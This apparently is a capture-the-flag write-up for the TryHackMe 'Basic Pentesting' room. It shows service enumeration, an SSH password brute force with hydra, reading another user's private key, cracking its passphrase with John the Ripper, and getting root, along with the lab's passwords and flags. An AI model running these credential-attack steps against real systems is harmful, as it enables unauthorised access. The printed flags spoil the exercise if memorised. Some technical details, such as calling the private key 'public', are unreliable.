
Hi guys Rajib here,

Another writeup on a basic pentest CTF challenge from TryHackMe. This room covers all basic pentesting elements which are service enumeration, Linux enumeration, brute-forcing, dictionary attack, hash cracking, and privilege escalate. let's get into the challenge.

Here we are going to deploy the machine ...!!




Ennumerate the Machine

After deploying the machine we have got an target IP, Let's go for Nmap scanning which is must for all pentester. This is one of the way we can enumerate a machine and gather the information.

So hit with below command on the terminal & see what information we can enumerate,

$nmap -Pn -A -V <MACHINE IP>




After nmap we have 6 open ports available on the machine which are,

SSH (Port 22), HTTP (Port 80), SMB (Port 139), SMB (Port 445), ajp13? (Port 8009) & HTTP (Port 8080)


By searching on browser with the target IP on port 80 we can see that page is showing it is in under maintenance. Nothing Special there.

Discovering the hidden directory


Now going to find out hidden directory of the HTTP server with DirBuster.



Oh great, we have got a hidden directory named “development”.. Let’s check that what information we can get.



Here we have found two txt file named. “dev.txt” & “j.txt”



From above two txt file we have got following information,

1. SMB has been configured

2. Apache version 2.5.12 is running

3. User "J" has weak password which can be easily cracked.

Let's enumerating SMB port with enum4linux tool,

$enum4linux -a <Machine IP>

```
kali@kali:~$ enum4linux 10.10.222.183
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Jul  7
10:26:59 2020

 ==========================
|    Target Information    |
 ==========================
Target ..... 10.10.222.183
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
S-1-5-32-1048 *unknown*\*unknown* (8)
S-1-5-32-1049 *unknown*\*unknown* (8)
S-1-5-32-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)

 ============================================
|    Getting printer info for 10.10.222.183    |
 ============================================
No printers returned.


enum4linux complete on Tue Jul  7 10:42:55 2020
```

So finally we have got two usernames named "kay" & "jan". Let's go for bruteforce for the password of user "jan" with famous tool hydra. As we know jan's password is weak.

Here is the command,

$hydra -t 4 -l jan -P /path/rockyou.txt ssh://<machine IP>

```
kali@kali:~$ hydra -t 4 -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.222.183
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for i
llegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-07 10:59:23
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per tas
k
[DATA] attacking ssh://10.10.222.183:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 14344355 to do in 5433:29h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 14344315 to do in 8538:17h, 4 active
[STATUS] 29.00 tries/min, 203 tries in 00:07h, 14344196 to do in 8243:48h, 4 active
[STATUS] 27.27 tries/min, 409 tries in 00:15h, 14343990 to do in 8767:44h, 4 active
[22][ssh] host: 10.10.222.183   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-07 11:28:30
kali@kali:~$
```

Oh god, thanks to hydra..!! Now we have found “jan’s” password as “armando”. Let’s try to login in “jan’s” account.

```
kali@kali:~$ ssh jan@10.10.222.183
The authenticity of host '10.10.222.183 (10.10.222.183)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn4OPL7GN/DuVHVvO0lT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.222.183' (ECDSA) to the list of known hosts.
jan@10.10.222.183's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

265 packages can be updated.
175 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Jul  6 07:43:13 2020 from 192.168.0.107
jan@basic2:~$
```

We have successfully able to login on “jan’s” account with ssh. Let’s see what information we can get from here.

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Jul  6 07:43:13 2020 from 192.168.0.107
jan@basic2:~$ ls
local.txt
jan@basic2:~$ cat local.txt
161F3EE8408ED178EC9A7817FBF23322
jan@basic2:~$ ^C
jan@basic2:~$
```

By “ls” command we have found there is file “local.txt”. It is so interesting. So by “cat” command opened the file local.txt, Hurry it is kind of flag what is asked in the challenge. Submitted the flag & it accepted. We have done one. One more flag remaining so let’s continuing our enumeration.

So now have one more user “kay”. So let’s jump into his account & will enumerate for more information.

```
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   764 Jul  6 07:47 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@basic2:/home/kay$
```

Here we have found some interesting file “pass.bak”. Let’s try to open this & see what information it will give.

```
jan@basic2:~$ cd ..
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ cd kay/
jan@basic2:/home/kay$ ls
pass.bak
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@basic2:/home/kay$ sudo cat pass.bak
[sudo] password for jan:
jan is not in the sudoers file.  This incident will be reported.
jan@basic2:/home/kay$
```

Oh no, user “jay” has no permission to open user “kay’s” file. So now what can we do for privilege escalation…!! Let’s check “.ssh” folder.

```
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   764 Jul  6 07:47 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@basic2:/home/kay$ cd .ssh/
jan@basic2:/home/kay/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
```

After checking ".ssh" folder we have found kay's ssh public key. After done some google search on how to crack ssh key, I have got some information from a website.

SSH keys

To test out JtR's SSH key password cracking prowess, first create a set of new private keys. *Note: JtR isn't cracking the file itself (i.e. the number of bytes in the generated key doesn't matter), JtR is just cracking the private key's encrypted password.*

In this case create the public/private key pair with a predictable password:

```
# Create some private key
ssh-keygen -t rsa -b 4096

# Create encrypted zip
/usr/sbin/ssh2john ~/.ssh/id_rsa > id_rsa.hash
```

Next, all you need to do is point John the Ripper to the given file, with your dictionary:

```
/usr/sbin/john --wordlist=/usr/share/wordlists/rockyou.txt
id_rsa.hash
```

```
kali@kali:~/Desktop$ nano sshkey.txt
kali@kali:~/Desktop$
```

So we saved that ssh key into our desktop with nano editor.

```
kali@kali:~/Desktop$ nano sshkey.txt
kali@kali:~/Desktop$ python /usr/share/john/ss
ssh2john.py   sspr2john.py
kali@kali:~/Desktop$ python /usr/share/john/ssh2john.py sshkey.txt > sshkeyhash.txt
kali@kali:~/Desktop$ ls
sshkeyhash.txt  sshkey.txt
kali@kali:~/Desktop$
```

And after that with ssh2john tool convert the ssh key into hash.

```
kali@kali:~/Desktop$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt sshkeyhash.txt
[sudo] password for kali:
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (sshkey.txt)
1g 0:00:00:08 DONE (2020-07-07 12:18) 0.1191g/s 1709Kp/s 1709Kc/s 1709KC/sa6_123..*7¡Vamos!
Session completed
```

Now it's time for boom, we run the John the ripper tool to crack the passphrase for the user of "kay's" account. With below command,

$john –wordlist=/path/rockyou.txt <saved hash file name>

And we have the public key of kay's account. Now access the Kay's account with this key by below command,

$ssh -i id_rsa kay@<machine ip>

```
jan@basic2:/home/kay/.ssh$ ssh -i id_rsa kay@10.10.222.183
Could not create directory '/home/jan/.ssh'.
The authenticity of host '10.10.222.183 (10.10.222.183)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn4OPL7GN/DuVHVvO0lT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/jan/.ssh/known_hosts).
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

265 packages can be updated.
175 updates are security updates.


Last login: Mon Jul  6 07:44:51 2020 from ::1
kay@basic2:~$
```

I have tried login in kay's account from jans's account and I amm successful to login. It's great.

Now let's go for that "pass.bak file" and read that content on it.

```
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$ su root
Password:
```

Ok, it seems like kay's long password. Jan really did big damage to kay & the system by not changing the password as per password policy. So always reminding your team to use a strong password.

Kay's password: heresareallystrongpasswordthatfollowsthepasswordpolicy$$

This challenge is not over yet we have find one more flag, so let's make kay as a super user. And we finally made kay as a super user with sudo -i command. Kay now can access all sudo command.

```
kay@basic2:/$ sudo -i
[sudo] password for kay:
Sorry, try again.
[sudo] password for kay:
root@basic2:~# ls
flag.txt  root.txt
root@basic2:~# cat root.txt
6C0A539DB9990F5E58790077F3E78DDC2C3370CC
root@basic2:~#
```

Hooray, we have got our final flag root.txt. We are now finally solved the challenge!!

Conclusion:

This is end for the basic pentesting challenge, this challenge covered up the most basic needs of pentesting a machine. Moral of this challenge is always remind your team to use a strong password for the remote server. I hope you have understand this, Happy Hacking..!!